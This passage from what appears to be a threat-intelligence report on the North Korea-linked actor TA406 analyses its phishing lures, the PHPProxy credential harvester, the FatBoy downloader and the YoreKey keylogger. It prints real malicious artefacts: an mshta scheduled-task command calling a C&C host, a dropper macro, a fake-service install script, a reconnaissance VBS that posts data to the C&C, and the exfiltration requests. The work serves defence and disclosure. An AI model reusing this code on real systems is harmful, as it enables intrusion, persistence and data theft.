


Figure 26. PDF.js reader with an English language login prompt

Potential victims may be lured into providing their personal or corporate credentials to access the PDF document (Figure 27).



Figure 27. PDF decoy document accessible after providing credentials

## PHPProxy

TA406, to collect credentials, has used PHPProxy, which proxies network traffic from a victim to the targeted email service. TA406 has used PHPProxy to target at least Yahoo, Gmail and Daum users. Campaigns may consist of tricking a target into clicking a URL to download a file but are presented with a login prompt first to access the file.

After PHPProxy detects a successful login, the target's browser is redirected to download.php to download a decoy file (Figure 28).

```
$server_url_path = $_SERVER['PHP_SELF'];
$server_url_path = str_replace('/index.php', '/download.php', $server_url_path);
$temp_refresh_url .= $_SERVER['HTTP_HOST'].$server_url_path;

$response_body = '';
debug_report("Final Response Body ----->\r\n" . $response_body);
echo "<meta http-equiv='refresh' content='0; url=".$temp_refresh_url.">";
```

Figure 28. Custom PHPProxy used to redirect victim to decoy file after logging in



TA406 used this tactic in 2019, with lures related to cryptocurrency white papers and police notices about stolen cryptocurrency (Figure 29).




Figure 29. Decoy PDF related to a police investigation notice about stolen cryptocurrency

# Notable 2021 Malware Campaigns

## March 2021

In March 2021, TA406 shifted from concentrating exclusively on credential-capture activities to distributing malware via email. Messages purported to be from Chad O'Carroll, a prominent DPRK foreign policy specialist and CEO/Managing Director of Korea Risk Group, and targeted North American entities (Figure 30). The campaign referenced the DPRK short-range cruise missile tests that occurred on or around March 21, 2021.




Figure 30. Phishing message with URL to 7z archive containing the malicious executable

The emails contained links to an attacker-controlled domain used to trick targets into downloading a 7z compressed archive. Inside the 7z archive was an executable packed with UPX that masqueraded as an HTML file with a double extension (.html and .exe).

Although the size of the executable (EXE) was about 72.5 megabytes (MB), it included a 72.4MB overlay made up completely of null bytes. The actual size of the malicious EXE without the overlay was relatively small—only 71 kilobytes (KB). Adding a large overlay to malicious EXEs is a common tactic used by many different threat actors to bypass certain file scanning or anti-virus products that may exclude scanning large files.

Upon executing the EXE, two actions would occur. First, the following command would be executed to create a scheduled task with a name of “Twitter Alarm” that executed every 15 minutes and used **Mshta** to download a payload from an actor-controlled C&C server:

```
cmd /c schtasks /create /sc minute /mo 15 /tn "Twitter Alarm" /tr "mshta
hxxp://vscode-plugin[.]c1[.]biz/index.php"
```

Second, the EXE opened a web browser to a PDF file of a legitimate *NK News* article hosted on the attacker's C&C infrastructure (Figure 31). The article referred to missile tests conducted by North Korea. This was used as a decoy to trick a victim into thinking they had opened a HTML file rather than executing a malicious EXE.



Figure 31. Web browser opening malicious PDF using a legitimate NK News article about the March 21, 2021, missile tests

The EXE terminated after creating the scheduled task and opening a web browser to the decoy PDF. By creating a scheduled task, the attackers were able to deploy additional payloads in 15-minute intervals to any compromised devices. Proofpoint analysts didn't observe follow-on payloads, and the next stage of the attack is unknown.

This temporary departure from TA406's typical threat behaviors identified by Proofpoint aligns closely with a KONNI malware campaign observed in 2017. According to Cisco Talos, threat actors distributed the KONNI malware in a July 4, 2017, campaign using missile theme lures, just one day after North Korea conducted a test missile launch. The threat actor similarly used a legitimate news article as a decoy document to drop malware.

Proofpoint can't attribute both campaigns to the same threat actor. However, the similar techniques and themes used in these campaigns suggest the threat actors are related.

## June 2021

Proofpoint identified another email campaign from the same sender purporting to be a well-known foreign policy specialist. The campaign attempted to distribute a downloader that Proofpoint refers to as FatBoy, named after the FatBoy.dll file name used in this campaign. (Figure 32).




Figure 32. FatBoy installation flow

The messages contained an HTML attachment masquerading as a preview of an article, as shown in Figure 33.




Figure 33. Phishing message with HTML attachment

The HTML attachment used a fake error message to trick the user into clicking the “Save on Disk” button to download a document from the attacker’s C&C server (Figure 34).




Figure 34. HTML attachment lure

In addition to the button, the attachment used an invisible iframe to communicate with the attacker's C&C server with the Base64 encoded alias of the target's email address appended to the URL request (see Figure 35). This approach allows:

- Each attachment to have a unique hash
- The attacker(s) to see which recipient opened the attachment
- The attacker(s) to collect the IP address of any device allowed to beacon to the C&C URL

```
<div id="main-frame-error" class="interstitial-wrapper">
  <div id="main-content">
    <div class="icon icon-generic" alt=""></div>
    <div id="main-message">
      <h1>
        <span>ERR RESPOND TIMED OUT</span>
        <a id="error-information-button" class="hidden"></a>
      </h1>
      <p><strong>Document</strong> took too long to open.</p>
      <p><strong>Save on Disk</strong> and Retry.</p>
    </div>
  </div>
  <div id="buttons" class="nav-wrapper suggested-left">
    <div id="control-buttons">
      <button id="reload-button" class="blue-button text-button" onclick="javascript:location.href='
        http://softlay-ware.cl.biz/docview.php'">Save on Disk</button>
    </div>
  </div>
</div>
<iframe src="http://softlay-ware.cl.biz/imgview.php?imgindex=[redacted]" width="0" height="0" style="border:0;" />
<div id="main-frame-error" class="interstitial-wrapper">
  <div id="main-content">
    <div class="icon icon-generic" alt=""></div>
    <div id="main-message">
      <h1>
        <span>This Document can not be opened</span>
        <a id="error-information-button" class="hidden"></a>
      </h1>
      <p><strong>Document</strong> took too long to open.</p>
      <div id="error-information-popup-container">
        <div id="error-information-popup">
          <div id="error-information-popup-box">
            <div id="error-information-popup-content">
              <div class="error-code">ERR_RESPOND_TIMED_OUT</div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
  <div id="buttons" class="nav-wrapper suggested-left">
    <div id="control-buttons">
      <button id="reload-button" class="blue-button text-button" onclick="javascript:#">Save on Disk</button>
    </div>
  </div>
</div>
```

Figure 35. HTML attachment showing button onclick code and invisible iframe; the [redacted] portion of the URL was the Base64 encoded email address of the target



Clicking the “Save on Disk” button created an HTTP request to the attacker’s C&C server to download a malicious Word document with a macro and a poorly worded lure attempting to trick its targets into enabling content (see Figure 36).




Figure 36. Downloaded Word document with malicious macro

The macro’s primary purpose was to execute several commands. These commands extract the next-stage payloads embedded in the Word document and then execute those payloads with a batch script. (See Figure 37 and Table 2.)

```
Private Sub Document_Open()
If Image1.Width > 2 And Image1.Height > 2 Then
    sCmdLine = "cmd /c cd /d %USERPROFILE% && findstr /b ""TVNDR"" "" & ActiveDocument.FullName & "">
               xtong.txt && certutil -decode -f xtong.txt xto.c && expand -f:* xto.c %USERPROFILE% && chk"
    n = Shell(sCmdLine, vbHide)

    Image1.Width = 1
    Image1.Height = 1
    ActiveDocument.Content.Font.ColorIndex = wdBlack
End If
End Sub
```

Figure 37. VBS macro in downloaded Word document

Command	Purpose
<b>cd /d %USERPROFILE%</b>	Set current directory to %USERPROFILE%
<b>findstr /b "TVNDR" "[path from ActiveDocument.FullName]"&gt;xtong.txt</b>	Use findstr to parse the Word document looking for the string "TVNDR" that follows a new line and then writes all following data to xtong.txt
<b>certutil -decode -f xtong.txt xto.c</b>	Use certutil to Base64 decode the data in xtong.txt and save to xto.c, which resulted in a CAB file being saved to xto.c
<b>expand -f:* xto.c %USERPROFILE%</b>	Use the expand command to extract the xto.c CAB file and save all the extracted files to %USERPROFILE%
<b>chk</b>	One of the extracted files from the xto.c CAB archive was a batch script named chk.bat; this command executes that batch script

Table 2. Commands executed in order by the VBS macro used in the downloaded Word document

After the macro executes, the seven files contained in the xto.c CAB file are extracted to the %USERPROFILE% directory: *chk.bat*, *FatBoy32.dll*, *FatBoy64.dll*, *FatBoy.dtd*, *install.bat*, *wupelv32.dll* and *wupelv64.dll*.

The *chk.bat* script starts the execution of these payloads by first checking for administrative privileges (*net session > nul*). If administrative privileges are available, the script skips straight to executing either the *wupelv32.dll* DLL on x86 based systems or *wupelv64.dll* on x64 based systems (WUPELV DLLs).

If privileges aren't available, the script checks if the system is Windows 10. The *Num* variable is set to 4 on Windows 10 systems, while *Num* would be set to 1 for all other OS versions. The WUPELV DLLs are executed with the *EntryPoint* entry point name, the value saved to the *Num* variable and, finally, the following argument:

```
/c %~dp0install[.]bat
```

The purpose of the WUPELV DLLs is to execute the *install.bat* script with elevated privileges either directly when privileges are already available or using UAC bypass methods similar to those described in the following Malwarebytes research:

[“New variant of Konni malware used in campaign targeting Russia.”](#)

The *install.bat* script (Figure 38) is responsible for moving malware files to the System32 directory, executing commands to create a malicious service named EdgeUpdate, starting the malicious service and cleaning up files used throughout this execution process.

```

1 |echo off
2
3 |if not exist "%PROGRAMFILES(x86)%" (
4 |    copy /y "%~dp0FatBoy32.dll" "%windir%\system32\FatBoy.dll" > nul
5 |) else (
6 |    copy /y "%~dp0FatBoy64.dll" "%windir%\system32\FatBoy.dll" > nul
7 |)
8 |copy /y "%~dp0FatBoy.dtd" "%windir%\System32\FatBoy.dtd" > nul
9
10 |sc stop EdgeUpdate > nul
11 |sc create EdgeUpdate binpath= "%windir%\system32\svchost.exe -k EdgeUpdate" DisplayName= "Microsoft Edge Update" > nul
12 |sc description EdgeUpdate "Keeps your Microsoft Edge up to date." > nul
13 |sc config EdgeUpdate type= own start= auto error= normal binpath= "%windir%\system32\svchost.exe -k EdgeUpdate" > nul
14 |reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v EdgeUpdate /t REG_MULTI_SZ /d "EdgeUpdate" /f > nul
15 |reg add "HKLM\SYSTEM\CurrentControlSet\Services\EdgeUpdate\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\system32\FatBoy.dll" /f > nul
16 |sc start EdgeUpdate > nul
17
18 |del /f /q %~dp0xto* > nul
19 |del /f /q %~dp0FatBoy64.dll > nul
20 |del /f /q %~dp0wupelv64.dll > nul
21 |del /f /q %~dp0FatBoy32.dll > nul
22 |del /f /q %~dp0wupelv32.dll > nul
23 |del /f /q %~dp0FatBoy.dtd > nul
24 |del /f /q %~dp0chk.bat > nul
25 |del /f /q "%~dpnx0" > nul

```

Figure 38. *install.bat* script used to execute implant and perform cleanup

## FatBoy analysis

Like other TA406 first-stage implants, the FatBoy malware is a relatively small downloader at just 53KB in size with a very large overlay made up of all null bytes (85.8MB). When executed, FatBoy searches for a file in its host directory with its same file name but a .dtd extension—in this case, *FatBoy.dtd*. This file is used to store the C&C URL and likely employed as an anti-analysis technique. This is a common tactic used by TA406, where C&C information isn't stored directly in the implant.

FatBoy's purpose is to attempt to download a CAB file from the C&C stored in *FatBoy.dtd* every 20 minutes. The C&C contains a URI of /ball. The malware will extract files stored in the CAB file and execute them.

During our analysis, Proofpoint researchers observed FatBoy successfully downloading a file from *hxxp://softlay-ware[.]c1[.]biz/ball*. A single CAB file was downloaded, containing a batch script named ball.bat (Figure 39).

```
1 @echo off
2 wscript %~dp0df.vbs "http://softlay-ware.c1.biz"
3 timeout 10
4
5 del /f /q %~dp0df.vbs > nul
6 del /f /q %~dp0tmp* > nul
7 del /f /q "%~dpnx0" > nul
```

Figure 39. ball.bat script used to pass the C&C URL during execution of the reconnaissance VBS

This was used to execute a VBS script named df.vbs (Figure 40) designed to perform reconnaissance on compromised device(s).

```

1  Set arguments = WScript.Arguments
2  server = arguments(0)
3
4  Set objNet = CreateObject("WScript.Network")
5
6  upselfname = objNet.ComputerName
7  upfilename = MakeName()
8  upfiledata = MakeData()
9
10 Set objHttp = CreateObject("Microsoft.XMLHTTP")
11 objHttp.open "POST", server, False
12 RequestData = "-----WebKitFormBoundaryA2D2gp2XzUy00Qmi" & vbCrlf & "Content-Disposition: form-data;
    name='uploadfile'; filename='" & upfilename & "' & vbCrlf & "Content-Type: text/plain" & vbCrlf & vbCrlf &
    upfiledata & vbCrlf & "-----WebKitFormBoundaryA2D2gp2XzUy00Qmi" & vbCrlf & "Content-Disposition: form-data;
    name='selfname'" & vbCrlf & vbCrlf & upselfname & vbCrlf & "-----WebKitFormBoundaryA2D2gp2XzUy00Qmi"
13 objHttp.setRequestHeader "Content-Type", "multipart/form-data; boundary=-----WebKitFormBoundaryA2D2gp2XzUy00Qmi"
14 objHttp.setRequestHeader "Content-Length", Len(RequestData)
15 objHttp.send RequestData
16
17 private function MakeData()
18     Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
19     strComputer = "."
20     Set objWMIService = GetObject("winmgmts:"
21         & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
22     Set colOperatingSystems = objWMIService.ExecQuery _
23         ("Select * from Win32_OperatingSystem")
24
25     strData = ""
26     For Each objOperatingSystem in colOperatingSystems
27         strData = strData & "Boot Device: " & objOperatingSystem.BootDevice & vbCrlf
28         strData = strData & "Build Number: " & objOperatingSystem.BuildNumber & vbCrlf
29         strData = strData & "Build Type: " & objOperatingSystem.BuildType & vbCrlf
30         strData = strData & "Caption: " & objOperatingSystem.Caption & vbCrlf
31         strData = strData & "Code Set: " & objOperatingSystem.CodeSet & vbCrlf
32         strData = strData & "Country Code: " & objOperatingSystem.CountryCode & vbCrlf
33         strData = strData & "Debug: " & objOperatingSystem.Debug & vbCrlf
34         strData = strData & "Encryption Level: " & objOperatingSystem.EncryptionLevel & vbCrlf
35         dtmConvertedDate.Value = objOperatingSystem.InstallDate
36         dtmInstallDate = dtmConvertedDate.GetVarDate
37         strData = strData & "Install Date: " & dtmInstallDate & vbCrlf
38         strData = strData & "Licensed Users: " &
39             objOperatingSystem.NumberOfLicensedUsers & vbCrlf
40         strData = strData & "Organization: " & objOperatingSystem.Organization & vbCrlf
41         strData = strData & "OS Language: " & objOperatingSystem.OSLanguage & vbCrlf
42         strData = strData & "OS Product Suite: " & objOperatingSystem.OSProductSuite & vbCrlf
43         strData = strData & "OS Type: " & objOperatingSystem.OSType & vbCrlf
44         strData = strData & "Primary: " & objOperatingSystem.Primary & vbCrlf
45         strData = strData & "Registered User: " & objOperatingSystem.RegisteredUser & vbCrlf
46         strData = strData & "Serial Number: " & objOperatingSystem.SerialNumber & vbCrlf
47         strData = strData & "Version: " & objOperatingSystem.Version & vbCrlf & vbCrlf & vbCrlf
48     Next
49
50     MakeData = strData
51 end function

```

Figure 40 df.vbs – reconnaissance VBS downloaded by FatBoy

The VBS script collected extensive information about the device; the information was then sent via an HTTP POST request to the C&C server (Figure 41).

```
POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA2D2gp2XzUy00Qmi
Accept-Encoding: gzip, deflate
User-Agent: [REDACTED]

Host: softlay-ware.c1.biz
Content-Length: [REDACTED]
Connection: Keep-Alive
Cache-Control: no-cache

-----WebKitFormBoundaryA2D2gp2XzUy00Qmi
Content-Disposition: form-data; name='uploadfile'; filename=[REDACTED]
Content-Type: text/plain

[REDACTED]

-----WebKitFormBoundaryA2D2gp2XzUy00Qmi
Content-Disposition: form-data; name='selfname'
[REDACTED]

-----WebKitFormBoundaryA2D2gp2XzUy00Qmi
```

Figure 41. HTTP POST generated by df.vbs

TA406 operator(s) could theoretically use the initial reconnaissance script to identify interesting devices and then choose which infected device to upgrade to the next stage implant by changing the CAB file stored on the C&C server. Proofpoint observed no other malware during our analysis of this specific campaign.

# Notable TA406 Malware

## YoreKey

YoreKey is a simple Windows keylogger that stores its logs in a plain text file on the infected device. TA406 has used this malware since at least May 2020. The real name the developer(s) gave to this malware is unknown, so Proofpoint named it YoreKey after all C&C URLs have used the /history/ directory and the main purpose of the malware is to record keystrokes.

The logs are stored using the following format: %TEMP%\Log.%USERNAME%.bin and prepended with the following two bytes: [FF FE].

Logs are sent to the C&C server via HTTP POST requests where the first variable (t) in the client body is used to send the base64 encoded %USERNAME%, while the second variable (c) is used to send the Base64 encoded content of the key log (Figure 42).

```
POST /history/view.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: [REDACTED]
Content-Length: 109
Host: documentpackages.space
```

```
t=[REDACTED]&c=[REDACTED]
```

Figure 42. YoreKey keylogger sending key logs to the C&C server

Some versions of YoreKey install persistence using the following registry key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\[filename of exe].

Several different samples of YoreKey have appeared on VirusTotal. (See the IoC section on page 45.) However, it's unclear how those samples were delivered or if they've been used in the wild.


YoreKey was also observed via a TA406 dropper made to look like a legitimate [MetaTrader 4](#) (MT4) installer (see Figure 43). The MT4-themed YoreKey dropper was downloaded from a TA406 C&C server and staged in a similar way as other files delivered via URLs in phishing campaigns targeting Proofpoint customers.



Figure 43. MT4 Setup window; YoreKey is executing silently in the background

The initial dropper, named *mt4managre.exe*, used a PDB path of: *E:\Work\Spyware\VIRUS\_2020\Release\Dropper\_exe\_media.pdb*.

